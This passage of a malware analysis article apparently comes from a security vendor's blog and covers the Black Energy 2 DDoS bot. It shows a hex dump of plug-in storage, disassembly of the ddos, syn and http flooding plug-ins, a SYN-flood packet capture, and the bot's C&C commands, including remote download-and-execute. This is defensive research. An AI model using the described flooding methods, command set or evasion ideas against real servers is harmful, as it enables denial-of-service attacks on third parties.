000000A0:  94 A9 DF A9-C7 A9 DF A9-C7 A9 DF A9-C7 AC D3 A6  ”й▀й╟й▀й╟й▀й╟м╙ж
000000B0:  C7 AA DF A9-C7 AC D3 F6-C7 A8 DF A9-C7 AC D3 F4  ╟к▀й╟м╙Ў╟и▀й╟м╙Ї
000000C0:  C7 AB DF A9-C7 2A D7 F6-C7 A8 DF A9-C7 2A D7 F4  ╟л▀й╟*╫Ў╟и▀й╟*╫Ї
000000D0:  C7 AE DF A9-C7 A9 DF A8-C7 BA DF A9-C7 AC D3 C9  ╟о▀й╟й▀и╟║▀й╟м╙╔
000000E0:  C7 AC DF A9-C7 AC D3 F5-C7 A8 DF A9-C7 AC D3 F3  ╟м▀й╟м╙ї╟и▀й╟м╙є
000000F0:  C7 A8 DF A9-C7 52 69 63-68 A9 DF A9-C7 00 00 00  ╟и▀й╟Richй▀й╟
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-50 45 00 00-4C 01 04 00-95 26 A6 48      PE  L☺♦ •&ж
00000120:  48 00 00 00-00 00 00 00-E0 00 0E 21-0B 01 07 0A  H       р ♫!♂☺•
00000130:  0A 00 0E 00-00 10 00 00-00 00 00 00-41 10 00 00  ◙ ♫  ►      A►
00000140:  00 00 10 00-00 20 00 00-00 00 00 10-00 10 00 00    ►         ► ►
00000150:  00 00 02 00-00 04 00 00-00 00 00 00-04 00 00 00    ☻  ♦       ♦
00000160:  00 00 00 00-00 50 00 00-00 04 00 00-00 00 00 00       P   ♦
00000170:  00 02 00 00-04 00 00 10-00 00 10 00-00 00 00 10   ☻  ♦  ►  ►     ►
00000180:  00 00 10 00-00 00 00 00-10 00 00 00-10 23 00 00    ►      ►   ►#
00000190:  00 63 00 00-00 00 21 00-00 64 00 00-00 00 00 00   c    !  d
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 40 00 00-00 20 01 00-00 00 00 00       @    ☺
000001C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 20 00 00
000001F0:  00 5C 00 00-00 00 00 00-00 00 00 00-00 00 00 00   \
00000200:  00 00 00 00-00 00 00 00-00 00 00 00-00 2E 74 65               .te
00000210:  78 74 00 00-00 DD 0D 00-00 00 10 00-00 00 0E 00  xt   ▌♪   ►   ♫
00000220:  00 00 04 00-00 00 00 00-00 00 00 00-00 00 00 00    ♦
00000230:  00 20 00 00-60 2E 72 64-61 74 61 00-00 73 03 00      `.rdata  s♥
00000240:  00 00 20 00-00 00 04 00-00 00 12 00-00 00 00 00        ♦   ↕
00000250:  00 00 00 00-00 00 00 00-40 00 00 40-2E 64 61            @  @.da
00000260:  74 61 00 00-00 F0 09 00-00 00 30 00-00 00 02 00  ta   Ё○   0   ☻
00000270:  00 00 16 00-00 00 00 00-00 00 00 00-00 00 00 00    ▬
00000280:  00 40 00 00-C0 2E 72 65-6C 6F 63 00-00 86 01 00   @  └.reloc  Ж☺
00000290:  00 00 40 00-00 00 02 00-00 00 18 00-00 00 00 00    @   ☻   ↑
000002A0:  00 00 00 00-00 00 00 00-40 00 00 42-00 00 00 00          @  B
000002B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000002C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 8. Unencrypted contents of str.sys: plug-in storage

Each plug-in has an exported function, DispatchCommand, which is called by the main module – the DLL injected into the svchost.exe process. A parameter (one of the commands from the section in the bot configuration file) is passed to the DispatchCommand function. The plug-in then executes the command.


The main plug-ins

The main plug-ins for Black Energy 2 are ddos, syn and http. A brief description of each is given below.

The ddos plug-in


The server address, protocol and port to be used in an attack are the input for the ddos plug-in. The plug-in initiates mass connections to the server, using the port and protocol specified. Once a connection is established, a random data packet is sent to the server. The following protocols are supported: tcp, udp, icmp and http.

Below is an example of a “ddos_start udp 80” command being carried out:



```
1000147A  >   50            PUSH EAX                               [NetShort
1000147B  .   FF15 6430001( CALL DWORD PTR DS:[<&WS2_32.#9>]       Lntohs
10001481  .   6A 11         PUSH 11                                [Protocol = IPPROTO_UDP
10001483  .   6A 02         PUSH 2                                 |Type = SOCK_DGRAM
10001485  .   6A 02         PUSH 2                                 |Family = AF_INET
10001487  .   66:8945 F2    MOV WORD PTR SS:[EBP-E],AX             |
1000148B  .   FF15 5430001( CALL DWORD PTR DS:[<&WS2_32.#23>]      Lsocket
10001491  .   83F8 FF       CMP EAX,-1
10001494  .   8945 08       MOV DWORD PTR SS:[EBP+8],EAX
10001497  .v  0F84 8F00000( JE 0005_2_0.1000152C
1000149D  .   53            PUSH EBX
1000149E  .   8B5E 14       MOV EBX,DWORD PTR DS:[ESI+14]
```


Figure 9. Creating a socket, UDP protocol



```
100014EF  .   83C4 0C       ADD ESP,0C
100014F2  >   6A 10         PUSH 10                                [ToLength = 10 (16.)
100014F4  .   8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]          |
100014F7  .   50            PUSH EAX                               |pTo
100014F8  .   6A 00         PUSH 0                                 |Flags = 0
100014FA  .   53            PUSH EBX                               |DataSize
100014FB  .   57            PUSH EDI                               |Data
100014FC  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]              |Socket
100014FF  .   FF15 6030001( CALL DWORD PTR DS:[<&WS2_32.#20>]      Lsendto
10001505  .   83F8 FF       CMP EAX,-1
10001508  .v  75 06         JNZ SHORT 0005_2_0.10001510
1000150A  .   FF15 5830001( CALL DWORD PTR DS:[<&WS2_32.#111>]     [WSAGetLastError
10001510  >   57            PUSH EDI
10001511  .   E8 90FDFFFF   CALL 0005_2_0.100012A6
10001516  .   59            POP ECX
10001517  .v  EB 06         JMP SHORT 0005_2_0.1000151F
10001519  >   FF15 0C30001( CALL DWORD PTR DS:[<&KERNEL32.GetLastError>]  [GetLastError
1000151F  >   FF75 08       PUSH DWORD PTR SS:[EBP+8]              [Socket
10001522  .   FF15 6C30001( CALL DWORD PTR DS:[<&WS2_32.#3>]       Lclosesocket
```


```
$ ==>   000000A8  Socket = A8
$+4     0008B098  Data = 0008B098
$+8     000003E8  DataSize = 3E8 (1000.)
$+C     00000000  Flags = 0
$+10    0094FF58  pTo = 0094FF58
$+14    00000010  LToLength = 10 (16.)
$+18    00000000
```

Figure 10-1. Sending data: sendto and the stack



```
Address   Hex dump                                         ASCII
0094FF58  02 00 00 50 4D [redacted]B [redacted] 0[redacted] A8 CC 08 00 38 D0 08 00  ☻..PMы9∂и╟◘.8╜◘.
0094FF68  B4 FF 94 00 94 16 00 10 A8 00 00 00 A8 CC 08 00  ┤ Φ.Φ▬.►и...и╟◘.
0094FF78  74 62 90 7C 00 00 00 00 A8 CC 08 00 4D EB 39 0B  tbP¦....и╟◘.Mы9∂
0094FF88  00 00 00 00 A0 3D 63 81 DE FC 4F 80 00 00 00 00  ....а=cБ▐№OА....
```

Figure 10-2. Sending data: sendto and the stack




```
Address   Hex dump                                          ASCII
0008B098  5C F6 EE 79 2C DF 05 E1 BA 2B 63 25 C4 1A 5F 10  \Ўюy,▀♣с║+c%─→_►
0008B0A8  E7 E4 59 FA A1 11 B3 37 AA 52 18 59 5C 3B DC 8D  чфY·б◄│7кR↑Y\;▄Н
0008B0B8  31 7A AE 07 69 AD AB 88 4C BA 8F 80 C5 4C 6D 26  1zо•iнлИL║ПА┼Lm&
0008B0C8  5B 46 C2 CD FC EE 6E 32 34 8B 12 BE A7 59 82 30  [F┬═№юn24Л↕╛зYВ0
0008B0D8  B0 C2 64 64 C9 D9 C9 9A E1 47 73 EE 81 48 54 28  ░┬dd╔┘╔ЪсGsюБHT(
0008B0E8  E6 03 AB 0C 92 09 8E BF 08 F9 0B FC EA 33 FF 98  ц♥л♀Т○О┐◘∙♂№ъ3 Ш
0008B0F8  F6 47 68 70 59 11 AA 73 B6 6C 27 10 C5 33 50 D6  ЎGhpY◄кs╢l'►┼3P╓
0008B108  A1 F8 D4 88 68 C3 52 7C BE 63 C5 23 A3 09 27 41  б°╘Иh├R|╛c┼#г○'A
0008B118  56 8F 61 AA 34 3C 2E 1B CA 02 84 6D E6 6A 0A A4  VПaк4<.←╩☻Дmцj◙д
0008B128  6F 4A 03 DA 95 27 39 DC E1 6A 0A 1D 85 1F 27 73  oJ♥┌Х'9▄сj◙↔Е▼'s
0008B138  97 4F 5F 0A 16 A8 B3 7F 39 42 F1 78 D0 40 C4 81  ЧO_◙▬и│⌂9Bёx╨@─Б
0008B148  23 BC 53 DF DD 9E D0 1E 35 42 F0 BA E6 41 8B B0  #╝S▀▌Ю╨▲5BЁ║цAЛ░
0008B158  64 59 22 0E 99 63 75 97 87 BE 4D 96 ED 48 95 F0  dY"♫ЩcuЧЗ╛MЦэHХЁ
0008B168  9F E1 08 34 02 61 44 7C 82 48 D7 A4 BB 6D 5D B3  Яс◘4☻aD|ВH╫д╗m]│
0008B178  0F 9C 32 82 E8 AC C2 A7 46 68 49 30 BB C4 F8 20  ☼Ь2Вшм┬зFhI0╗─° 
0008B188  9D 80 D2 88 68 FA 3F 2A B8 B3 BD AD 7E 6C CB 08  ЭА╥Иh·?*╕│╜н~l╦◘
0008B198  F1 B4 A4 57 F0 B1 68 24 CB 5E 87 5B FC DB 81 60  ё┤дWЁ▒h$╦^З[№█Б`
```

Figure 10-3. What data is sent: a random set of bytes

When the http protocol is specified in the command, the ddos plugin uses the socket, connect and send functions to send a GET request to the server.

The syn plug-in

Unlike the other plug-ins described in this article, the syn plugin includes a network driver. When the plugin's DllEntry function is called, the driver is installed to system32drivers folder as synsenddrv.sys. The driver sends all the network packets. As can be easily guessed, the DispatchCommand function waits for the main DLL to send it the following parameter: "syn_start " or "syn_stop ". If the former parameter is received, the plugin begins an attack, if the latter is received, the attack is stopped. An attack in this case consists of numerous connection requests being made to the server, followed by so-called 'handshakes', i.e. the opening of network sessions.



```
 2 0.678151  [redacted]  [redacted]  DNS  Standard query response A [redacted]
 3 0.784037  [redacted]  [redacted]  TCP  40694 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
 4 0.784215  [redacted]  [redacted]  TCP  13612 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
 5 0.784319  [redacted]  [redacted]  TCP  45025 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
 6 0.784425  [redacted]  [redacted]  TCP  26723 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
 7 0.784533  [redacted]  [redacted]  TCP  52506 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
14 0.844430  [redacted]  [redacted]  TCP  32141 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
15 0.844809  [redacted]  [redacted]  TCP  42158 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
16 0.845347  [redacted]  [redacted]  TCP  54445 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
17 0.845450  [redacted]  [redacted]  TCP  40780 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
18 0.845550  [redacted]  [redacted]  TCP  50048 > http [SYN] Seq=0 Win=17361 Len=0 MSS=1460
19 0.869411  [redacted]  [redacted]  TCP  http > 40694 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
20 0.869534  [redacted]  [redacted]  TCP  40694 > http [RST] Seq=1 Win=0 Len=0
36 0.917055  [redacted]  [redacted]  TCP  http > 26723 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
37 0.917142  [redacted]  [redacted]  TCP  26723 > http [RST] Seq=1 Win=0 Len=0
38 0.920987  [redacted]  [redacted]  TCP  http > 45025 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
39 0.921020  [redacted]  [redacted]  TCP  http > 52506 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
40 0.921057  [redacted]  [redacted]  TCP  http > 13612 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
41 0.921123  [redacted]  [redacted]  TCP  45025 > http [RST] Seq=1 Win=0 Len=0
42 0.921182  [redacted]  [redacted]  TCP  52506 > http [RST] Seq=1 Win=0 Len=0
43 0.921222  [redacted]  [redacted]  TCP  13612 > http [RST] Seq=1 Win=0 Len=0
44 0.932215  [redacted]  [redacted]  TCP  http > 32141 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
45 0.932316  [redacted]  [redacted]  TCP  32141 > http [RST] Seq=1 Win=0 Len=0
47 0.936460  [redacted]  [redacted]  TCP  http > 42158 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
48 0.936499  [redacted]  [redacted]  TCP  http > 40780 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
49 0.936536  [redacted]  [redacted]  TCP  http > 54445 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
50 0.936570  [redacted]  [redacted]  TCP  http > 50048 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1318
51 0.936670  [redacted]  [redacted]  TCP  42158 > http [RST] Seq=1 Win=0 Len=0
52 0.936733  [redacted]  [redacted]  TCP  40780 > http [RST] Seq=1 Win=0 Len=0
```


Figure 11. SYN attack: SYN->ACK->RST

Naturally, if numerous requests are made from a large number of infected computers, this creates a noticeable load on the server.

The http plug-in

The DDoS attack methods described above are often combated by using redirects: a server with online resources is hidden behind a gateway that is visible to the outside world, with the gateway redirecting requests to the server hosting the resources. The gateway can use a variety of techniques to fend off DDoS attacks and taking it down is not easy. Since the ddos and syn plugins target IP addresses and have no features which allow them to recognize traffic redirects, they can only attack the gateway. Hence, the network flooding that they generate simply does not reach the server hosting Internet resources. This is where the http plugin comes in.


Having received the http_start command, the http plugin creates a COM object named “Internet Explorer(Ver 1.0)” with an IWebBrowser2 interface. The Navigate method is called by the http_start command with the parameter, resulting in the Internet Explorer(Ver 1.0) object navigating to the URL specified. The Busy method is then used by the malicious program which waits until the request is completed.



```
10001284  .  MOV ESI,DWORD PTR SS:[EBP+8]
10001287  .  LEA EAX,DWORD PTR SS:[EBP-4]
1000128A  .  PUSH EAX
1000128B  .  PUSH http.100020F0
10001290  .  PUSH 4
10001292  .  XOR EDI,EDI
10001294  .  PUSH EDI
10001295  .  PUSH http.100020E0
1000129A  .  MOV DWORD PTR DS:[ESI+8],1
100012A1  .  CALL DWORD PTR DS:[<&ole32.CoCreateInstance>]   ole32.CoCreateInstance
100012A7  .  TEST EAX,EAX
```

```
$ ==>   100020E0  Pointer to CLSID (COM object)
$+4     00000000
$+8     00000004
$+C     100020F0  Pointer to interface ID
$+10    008EFFB0
```


Figure 12-1. Creating a COM object



```
Address   Hex dump
100020E0  01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 00 46
```

CLSID: {0002DF01-0000-0000-C000-000000000046}
Internet Explorer(Ver 1.0)


Figure 12-2. Pointer to CLSID



```
Address   Hex dump
100020F0  61 16 0C D3 AF CD D0 11 8A 3E 00 C0 4F C9 E2 6E
```


IWebBrowser2 interface ID:
{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}

Figure 12-3. Pointer to the interface ID



```
100012E0  .  PUSH EBX
100012E1  .  MOV EBX,DWORD PTR DS:[<&KERNEL32.Sleep>]   kernel32.Sleep
100012E7  >  MOV EAX,DWORD PTR SS:[EBP-4]
100012EA  .  MOV ECX,DWORD PTR DS:[EAX]
100012EC  .  LEA EDX,DWORD PTR SS:[EBP-1C]
100012EF  .  PUSH EDX                                   Headers
100012F0  .  PUSH EDX                                   PostData
100012F1  .  PUSH EDX                                   TargetFrameName
100012F2  .  PUSH EDX                                   Flags
100012F3  .  PUSH DWORD PTR SS:[EBP-8]                  URL=UNICODE "www.example.com"
100012F6  .  PUSH EAX                                   COM-Object
100012F7  .  CALL DWORD PTR DS:[ECX+2C]                 IWebBrowser2.ShellIWebBrowser_Navigate
100012FA  .  TEST EAX,EAX
```

Figure 13. Calling the Navigate method



```
10001305  > 66:837D 0A 0(  CMP WORD PTR SS:[EBP+A],0
1000130A  .v 74 21         JE SHORT http.1000132D
1000130C  . FFD7           CALL EDI
1000130E  . 2B45 F4        SUB EAX,DWORD PTR SS:[EBP-C]
10001311  . 3D 10270000    CMP EAX,2710
10001316  .v 77 15         JA SHORT http.1000132D
10001318  . 6A 64          PUSH 64                          100 ms
1000131A  . FFD3           CALL EBX                         kernel32.Sleep
1000131C  > 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
1000131F  . 8B08           MOV ECX,DWORD PTR DS:[EAX]
10001321  . 8D55 0A        LEA EDX,DWORD PTR SS:[EBP+A]
10001324  . 52             PUSH EDX                         pBool
10001325  . 50             PUSH EAX                         COM-Object
10001326  . FF51 7C        CALL DWORD PTR DS:[ECX+7C]       IWebBrowser2.ShellIWebBrowser_get_Busy
10001329  . 85C0           TEST EAX,EAX
1000132B  .^ 7D D8         JGE SHORT http.10001305
```

Figure 14. Calling the Busy method

Using these steps, the malicious program imitates an ordinary user visiting a particular page. The only difference is that, unlike a user, the malicious program makes many ‘visits’ to the same address within a short period of time. Even if a redirecting gateway is used, the http request is redirected to the protected server hosting web resources, thus creating a significant load on the server.

General commands

In addition to downloading plug-ins and executing plug-in commands, Black Energy 2 ‘understands’ a number of general commands that can be sent by the C&C server:

rexec – download and execute a remote file;

lexec – execute a local file on the infected computer;

die – terminate bot execution;

upd – update the bot;

setfreq – set the frequency with which the bot will contact the C&C server;

http – send http request to the specified web page.

Conclusion

Initially, the Black Energy bot was created with the aim of conducting DDoS attacks, but with the implementation of plugins in the bot’s second version, the potential of this malware family has become virtually unlimited. (However, so far cybercriminals have mostly used it as a DDoS tool). Plugins can be installed, e.g. to send spam, grab user credentials, set up a proxy server etc. The upd command can be used to update the bot, e.g. with a version that has been encrypted using a different encryption method. Regular updates make it possible for the bot to evade a number of antivirus products, any of which might be installed on the infected computer, for a long time.

This malicious tool has high potential, which naturally makes it quite a threat. Luckily, since there are no publicly available constructors online which can be used online to build Black Energy 2 bots, there are fewer variants of this malware than say, ZeuS or the first version of Black Energy. However, the data we have shows that cybercriminals have already used Black Energy 2 to construct large botnets, and these have already been involved in successful DDoS attacks.

It is difficult to predict how botnet masters will use their botnets in the future. It's not hard for malware writers to create a plug-in and get it downloaded to infected user machines. Furthermore, any plug-in code is only present in an infected computer's memory; in all other instances the malicious modules are encrypted, whether this is during transmission or when stored on a hard drive.

In addition, Black Energy 2 plugins are not executable (.exe) files. Plugins are loaded directly onto an infected machine, which means that they will not be distributed using mass propagation techniques and antivirus vendors may not come across new plugins for extended periods of time. However, it is the plug-ins that ultimately meet the cybercriminals' goal, i.e. delivering the malicious payload which is the ultimate aim of infecting victim machines with the Black Energy 2 bot.

Consequently, it's essential to track the plug-ins. Kaspersky Lab monitors which Black Energy 2 plugins are available for download to track the evolution of this malicious program. We'll keep you posted.

- APT
- BlackEnergy
- Botnets
- DDoS-attacks
- Scada
- Wiper

Authors

Dmitry Tarakanov

Black DDoS

Your email address will not be published. Required fields are marked *